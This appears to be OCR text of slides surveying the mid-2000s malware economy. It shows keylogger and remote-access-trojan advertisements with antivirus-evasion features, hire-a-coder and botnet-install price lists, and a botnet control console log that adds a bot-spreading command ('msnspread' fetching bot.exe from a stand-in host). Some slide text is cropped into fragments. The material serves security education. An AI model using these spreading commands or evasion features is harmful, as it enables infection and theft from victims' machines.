
Task Name	Description	Priority	Perfomed	Speed	State	Type	Delivered Letters	Recipient not found	Total addreses count	Running Time	Operation
CASH[redacted]	[redacted]	1	51.0%	1210 let/min	Finished	Direct Sending	97469	58625	306203	0	Info
reklte	http://[redacted]/index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
audit	[redacted]/index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
fin[redacted] fi	http://[redacted]i/index.htm	2	15.8%	3215 let/min	Runing	Direct Sending	24596	23635	306204	00:14:35	Stop Info
[redacted]cobuv	[redacted]/index.htm	2	50.8%	1235 let/min	Finished	Direct Sending	97556	58095	306203	0	Info
bel[redacted] a	http://[redacted]/index.html	1	48.9%	1302 let/min	Finished	Direct Sending	85033	64800	306204	0	Info
pra[redacted]	http://[redacted]/index.htm	2	49.0%	1251 let/min	Finished	Direct Sending	84083	66076	306204	0	Info
p[redacted] tik	http://[redacted]/index.htm	2	51.5%	1293 let/min	Finished	Direct Sending	99932	57852	306203	0	Info
astra	[redacted]/index.htm	2	51.3%	1275 let/min	Finished	Direct Sending	91073	65864	306204	0	Info
[redacted]	http://[redacted] -	2	49.1%	1231 let/min	Finished	Direct Sending	93662	56620	306203	0	Info

Main System Stats

Number Of Bots:	1672	Number Of RS:	1	Number of Working RS:	1

Getting Started with Malware…

RAT – The Rat! v9.0XP




NEW!!!

The Rat! - Keylogger is enhanced.
- Support for **Windows XP (Windows** 98 also supported by earlier versions).
- Fully in **Russian!**
- The assembly code and technology, the so-called **"Hackers program"**.
- **Tiny size** (about **12 kb!!!**).
- **Full** definition keymapping (recognizes all - from russkrgo to Chinese!)
- Tracking by pressing the keys in the **password boxes and consoles.**
- Tracking **the clipboard** (Clipboard) - the full version.
- Screens for the **recruitment** of **certain words (flexible configuration), a specific interval.**
- **A powerful** mechanism for the compression of screenshots and save **all the** information in **a** log file.
- **Invisibility** in the processes for all I know protsessvyuverov.
- **Invisibility** on the roster.
- **Rely on the firewall** (FireWall) and anti-virus programs.
- **A detailed** log file.
- **Log encryption** and sending it to the specified **e-mail.**
- **Setting the time** of activation and time-stopping removal.
- **Remove** the specified time **without a trace,** and reboot.
- **Convenient and easy to** configure.
- Ability to **save settings** in *. ini files.
- **Related programs: FileConnector** - skrepitel files, **RatExtractor** - for processing the log is now included in komlekt the full version.
- **Help** in the format *. chm - very detailed.

Prices in WebMoney

The Rat! 9.0XP	35 WMZ
The Rat! 8.1XP	
The Rat! 7.0XP	29 WMZ
The Rat! 6.0XP/6.1	22 WMZ
The Rat! 5.8XP	15 WMZ
The Rat! 5.5XP	13 WMZ
The Rat! 5.0XP	9 WMZ
The Rat! 4.0XP	8 WMZ
The Rat! 3.xx	7 WMZ
The Rat! 2.xx	6 WMZ



Дополнительные, но очень важные настройки ...

Доступны только в полной версии The Rat!

☑ Отслеживать буфер обмена.

Скриншоты (снимки экрана)

☐ Максимальное место для скриншотов в логе (один скриншот ~ 50000 байт) : 50000


☐ Делать скриншоты через каждые (мин) : 1

☑ Делать скриншоты при нажатии последовательности клавиш (15) : SEX | Sex | sex

Пауза мерред скриншотом - не больше 59 сек. 0

☑ Предупреждать о мониторинге пользователя при запуске Windows.


Версия: 9.0 XP



Invisibility & Fire Wall Bypassing

☑ Invisible in Process Delay Before Invisiblity Start (msec.) : 1000


☑ Invisible in Registry



The Rat!'s Life :)

☑ Start Monitoring : 11.04.2006 20:27:00


☑ Stop & Delete : 11.04.2007 21:00:00



Encryption

☐ Encrypt spy dump

- **Constru**
- **V.4 New**
  - Remo
  - Webc
  - Audio
  - Remo
  - MSN S
  - Remo
  - Advar
  - Onlin
  - Inforr comp
  - Etc..



Bronze Edition

- This product is the improved version of Turkojan 3.0 and it has some limitations(Webcam - audio streaming and msn sniffer doesn't work for this version)
- 1 month replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail
- Supports only Windows 95/98/ME/NT/2000/XP
- Realtime Screen viewing(controlling is disabled)

Price : 99$ (United State Dollar)

Silver Edition


- 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail and instant messengers
- Supports 95/98/ME/NT/2000/XP/Vista
- Webcam streaming is avaliable with this version
- Realtime Screen viewing(controlling is disabled)
- Notifies changements on clipboard and save them

Price : 179$ (United State Dollar)

Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers
- Supports Windows 95/98/ME/NT/2000/2003/XP/Vista
- Remote Shell (Managing with Ms-Dos Commands)
- Webcam - audio streaming and msn sniffer
- Controlling remote computer via keyboard and mouse
- Notifies changements on clipboard and save them
- Technical support after installing software
- Viewing pictures without any download(Thumbnail Viewer)

Price : 249$ (United State Dollar)




Port : 15963

OJAN
giCigi Online
rights reserved.
Turkey

me :	OS :
[redacted]	WinXP

Status : Passive

Hire-a-Malware-Coder (Custom Build)


bf - Microsoft Visual Studio
File Edit View Project Build Debug Tools Window Community Help
Release
Win32
Solution Explorer - bot
msns.h helpfuncs.h helpfuncs.c funcs.h bot.c structs.h
(Global Scope)
bot
mast
server
Header Files
Soluti... Class ... Prope...
Output
Code Definition Window Call Browser Output
Server Explorer Toolbox Properties

```
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>
+==========================================================================
|  m  Mute on/off          |  r  Reconnect           |  q  Quit
|--------------------------------------------------------------------------
|  l  List clients (basic) |  L  List clients (adv)  |  n  Number of cl
|--------------------------------------------------------------------------
|  ur Reconnect user       |  uk Kill user           |  uc Command user
|  ar Reconnect all        |  ak Kill all            |  ac Command all
|  um Mute user            |  am Mute all            |  uq Query user
|--------------------------------------------------------------------------
|  jl List onjoin commands |  ja Add onjoin command  |  jr Remove onjoin cmd
|-------------------------------------------------------------------------------|
|  sr Server restart       |  sq Server quit         |                        |
+===============================================================================+
[21:26:10] EVENT: Joined: 127.0.0.1:1116
[21:26:20] EVENT: Joined: 127.0.0.1:1118
ur 127.0.0.1:1116
[21:26:44] EVENT: Quit: 127.0.0.1:1116
[21:26:49] EVENT: Joined: 127.0.0.1:1116
jl
[21:26:58] EVENT: On-join command: Total: 0
ja usbspread
[21:27:24] EVENT: Server: On-join command added
ja msnspread http://website.com/bot.exe
[21:27:42] EVENT: Server: On-join command added
jl
[21:27:44] EVENT: On-join command: 1: usbspread
[21:27:44] EVENT: On-join command: 2: msnspread http://website.com/bot.exe
[21:27:44] EVENT: On-join command: Total: 2
jr 1
[21:27:57] EVENT: Server: On-join command removed
jl
[21:28:00] EVENT: On-join command: 2: msnspread http://website.com/bot.exe
[21:28:00] EVENT: On-join command: Total: 1
uq 127.0.0.1:1118
[21:28:32] EVENT: Listing client: 127.0.0.1:1118 U L WINXP SP3 User Up: 0d 0h 16m
[21:28:32] EVENT: Total clients: 1 (without visitors and masters)
n
[21:28:46] EVENT: Total clients: 3
sr
Are you sure? (press y and then enter, else any other key)
y
[21:29:07] EVENT: Connection has been dropped.
Reconnecting...
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>
+==========================================================================
|  m  Mute on/off          |  r  Reconnect           |  q  Quit
|--------------------------------------------------------------------------
```

```
not r
preac

injst

/* we will                  c spread again, after 1 min */
injstr->fun                 e(injstr->msns->hproc);
injstr->msn                 LL;
```

Platform: software running on MAC OS to Windows
Multitasking: have the capacity to work on multiple projects
Speed and responsibility: at the highest level
Pre-payment for new customers: 50% of the whole price, 30% pre-pay of the whole price for repeated customers

Rates: starting from **100 euros**


I can also offer you another deal, **I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts** because I don't have time to play around with me bot right now.

Hire-a-malware-coder Pricing

- **Other models exist for hire-a-malware-coder pricing**
- **Component/functionality based pricing**

– Loader	€300
– FTP & Grabber	€150
– Assembler Spam bases	€220
– Socks 4/5	€70
– Botnet manager	€600
– Scripts	€70
– Assembler password stealers (IE, MSN, etc.)	€70
– AV-remover	€70
– Screen-grabber	€70

Buying botnets…



Октябрь 26/2007
Налетай на ES IT DE , идёт хороший подлив.

Октябрь 23/2007
Введена принудительная проверка грузимых файлов на предмет палености , если файл палится более чем 30% из тестируемых 11 антивирусов , то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

Октябрь 16/2007
Налетай не скупись покупай живой/ёсь) а точнее микс и юсу.

Август 30/2007

Цены

Country	Price for 1k	
AU	300$	Order now
DE	220$	Order now
GB	210$	Order now
IT	200$	Order now
NZ	200$	Order now
ES	200$	Order now
US	110$	Order now
BG	100$	Order now
DK	100$	Order now
FR	100$	Order now
PT	100$	Order now
NL	100$	Order now
CA	80$	Order now
JP	80$	Order now
SE	70$	Order now
BR	60$	Order now
TR	60$	Order now
NO	50$	Order now

Looking for a soft target?

Intercepting Traffic – Man-in-the-browser

Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.google.com/ Go Links
Web Images Maps News Shopping Gmail more
iGoogle | Sign in
Google
Advanced Search
Preferences
Language Tools
Google Search I'm Feeling Lucky
Done Internet

System Reconfiguration
DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

Trojan Application
Local Proxy Agent

